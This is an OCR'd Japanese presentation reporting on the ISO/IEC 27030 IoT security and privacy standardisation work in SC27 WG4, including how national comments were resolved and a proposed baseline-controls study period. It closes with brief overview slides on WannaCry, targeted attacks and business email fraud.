
SC27-WG4 N2078

- Draft NWIP IoT Security Privacy: Draft text for a NWIP for Guidelines for security and privacy

IoTにおけるシステムの枠組み（例）



IoT　RA（参照モデル）


IoT User
IoT Users
IoT service provider, IoT service developer
(Include human, devices/HMI)
Peer Systems
IoT service provider /IoT service developer
Operation & Management Sub-system
Application & Service Sub-system
Resource Access and Interchange Sub-system
Network
IoT Gateway
(Include local services and data)
IoT Devices
(Include Sensors and Actuators)
Physical Entities
Tags
IoT system
IoT system
Device/sub-system/system
Sub-system set
Physical Connection
Logical Connection

SPの後、NWIPの合意

- 本SPに関連するNWIPおよびPDがWG4のPL会合にて審議され、NWIPの投票にかかることが決議された。（2017年10月）
- 本NWIがISO/IEC 27030として承認され、新たなWD（作業ドキュメント）が策定された。（2018年4月）
- エディタ：Faud Kan (カナダ）、中尾（日本）、Luc（カナダ）Antonio（フランス）

Scope :

This document provides guidelines on risks, principles and controls for security and privacy of Internet of Things (IoT) .

WD1の目次（4章まで通常通り）

ISO/IEC 27030 第2回会合（最新報告）（2018年10月:ノルウェー）

NB/Liaison	General	Editorial	Technical	Totals	Percentage
US	1	0	0	1	2.27
CA	0	0	1	1	2.27
SG	0	0	3	3	6.82
JP	0	0	0	0	0.00
IN	0	0	1	1	2.27
JP	2	0	36	38	86.36
Totals	3	0	41	44	
Percentage	6.82	0.00	93.18		

Disposition Type	Count	Percertage
Accepted	38	86.36
Accepted in principle	5	11.36
Not accepted	0	0.00
Withdrawn	0	0.00
Overtaken by events	0	0.00
Deferred	0	0.00
Noted	1	2.27
Total	44	

PROJECT: <ISO/IEC 27030>

ATTENDEES:

NB Attendees: CA, US, DE, JP, FR, UK

Liaison Attendees: SC41, NIST

議論内容とフォーカスポイント:

- ✓Structure of Controls to ensure alignment to ISO/IEC 27002
- ✓Ensure that privacy controls are accounted for and also align from a structure perspective
- ✓Align risk based approach from ISO/IEC 27034 into the risk and control development for the IoT solution

（この部分はカナダのエディタの妄想）

- ✓Integrate provide content from experts

RECOMMENDATIONS RESULTING FROM THE MEETING:

各コメントを反映させ、WD2に移行することが決定。

詳細報告

コメント提出

1. US
2. シンガポール
3. インド
4. カナダ
5. 日本

以下に、各国のコメントに対する対応につき、まとめる。

米国のコメント（１）

概要と対応

27030の中で「管理策」につき、その策定内容に対して、よりIoT機器利用者にとって使えるものにするべき。

特に気になっていることは、活用できるベースライン（ミニマムセット）となる管理策が何かをしっかりと限定、認識する必要がある。それが最終的には、IoT機器認証などにつながる。

米国としては、27030に対するコメントとは別に、新しいSP（6か月）を起こし、そこで、上記のベースライン管理策について議論をすることと考えており、本27030に対する米国のコメントに関連する案件は、新SP（次ページ）において審議することとなった。

米国のコメント（２）

新SPについて

タイトル：**IoT devices Security and/or Privacy baseline controls**

Rapporteurs: Koji Nakao (JP), Asbjorn Hovsto (NO), Mahmoud Ghaddar (FR), Laura　Lindsay (US)

審議：

- 米国としては、27030の中で規定されるControlsについては問題なしとするものの、その中で何がベースラインなのかを明確にする必要がある（特に、IoT利用者にとって）というモティベーションから、本SPを提案している。内容的には、ISO/IEC 27030を排除するものではなく、検討される内容は、むしろ、ISO/IEC 27030へフィードバックすることがToRに記載されている。明確化の質問はあったものの、大きな反対がなかったことから、本案件はSP（6か月）として成立した。
- 内容がISO/IEC 27030にも関係することから、日本から中尾がラポータとして加わることとなった。

カリフォルニア州：
IoTデバイスを対象とする広範なサイバーセキュリティ法案

Jerry Brown知事は米国時間9月28日、法案（「SB 327」）に署名し、法案が成立した。この法律の下で、インターネット接続型デバイス（IoTデバイスを想定）の製造者は、「デバイスとそこに保存された情報への不正アクセス、該情報の破壊、使用、変更、および開示から保護」するための適切なセキュリティ機能を機器搭載することを求められるものである。

米国の新SP提案は、どうも、本法案と関係があると読める。

シンガポールのコメント

概要と対応

✓5.5 IoT lifecycle

✓10.1 Security guideline principle

✓11.1 Security Control


に対するコメント。基本、シンガポールにて策定されている、「TR64: Guidelines for IoT security for smart nation」の関係部分を各対応箇所に活用することを提案している。5.5, 10.1については合意し、可能な範囲でエディタが対応することとなった。

11.1 については、


- Content is relevant but must be aligned to 27002 for controls. Will use JP4 implement and address control aspects. Add content to Annex for next revision. Add Editors Note to integrate as a control. (Refer to JP4)

という形の対応となった。日本の提案に沿った形で進めるべきとし、TR64の関連部分を参考のためにAnnex化することとした。

Life Cycleの提案



Security Principleの提案



インドのコメント（1）

概要と対応

IoT Privacy controls は、以下のようなPrinciplesを考慮する必要があるとし、具体的な提案内容にはなっていない。

- Principle 1: Proactively Prevent Privacy Invasive IoT Events
- Principle 2: Ensure IoT Privacy by Default
- Principle 3: Embed Privacy Enhancing Capabilities into IoT Service Design and Device Architecture
- Principle 4: Adopt a Stakeholder Approach to IoT Privacy for Full Functionality, Positive Sum Outcome
- Principle 5: Provide Full Lifecycle Protection of IoT Data for End-To-End Security and Privacy
- Principle 6: Opt for a Verification Based Trust Approach to IoT
- Principle 7: Consider Users at the Core of IoT Services

インドのコメント（2）

概要と対応

議論の結論としては、

Accepted in Principle

- Expert is asked to provide principles as “controls” in next revision. A placeholder will be made in this section.
- This must align to current WG5 privacy standards and principles.

として、次回会合への具体的な提案を要請し、27030では、WG5 privacy standardsに遵守するべきとしている。

カナダのコメント

概要と対応

提案内容としては、27034がSC41においてコア規格になっており、27030においても、27034に基づく規格として「全面改訂」を行うべきというのが趣旨。

対応としては：

Can the expert provide details to how he would like the document integrated in to the current WG?

Or he is willing to work with other expert contributions to refine the content provided as we work our way through the comments?

とDoCに記載されており、具体的な審議は全く行われず、WDに対するコメントとするべきとの意見が大勢を占めた。（これに対し、Lucは非常に怒り、WG4のPLで、27030の進め方に対し異議を表明したが、無視された。

日本のコメント

概要と対応

日本としては、以下の内容のコメントを実施：

1. Refinement of Reference Model in Sub-clause 5.4;
2. Initial text of Risk in Clause 6;
3. Improvement of Security Controls in Sub-clause 11.1.

対応結果：

上記1. については、UKからのコメントもあり、本提案のモデルではなく、Role-based Modelを採用するべきと、これまでの経緯も考えずコメントがあり、結果、30141のRole-baseも含めることとした。（エディタで対応）

上記2. 3. については、日本の詳細な提案はほぼ受け入れられ、採用された。リスクの提案の一部については保留となったが。

ISO/IEC JTC 1/SC 27/WG 4 N xxxx

Date: 2018-10-23

WD2が発行された

ISO/IEC WD 27030.2

ISO/IEC JTC 1/SC 27/WG 4

Secretariat: DIN


Information technology – Security techniques – Guidelines for security and privacy in Internet of Things (IoT)

WannaCryが発生

標的型攻撃の深刻化

- 特定組織を標的にした長期に渡る執拗なサイバー攻撃
- 周到な内容のメールに添付されたマルウェアで組織に侵攻
- 組織内ネットワークに潜伏・浸透し重要情報を収奪

標的型攻撃のCyber Kill Chain




TECH.ASCII.jp「9.5社に1社が対象に！シマンテックが明かす日本の標的型攻撃」
http://ascii.jp/elem/000/000/652/652712/（2011-11-30）

「ビジネス　E－mail詐欺（BEC）」

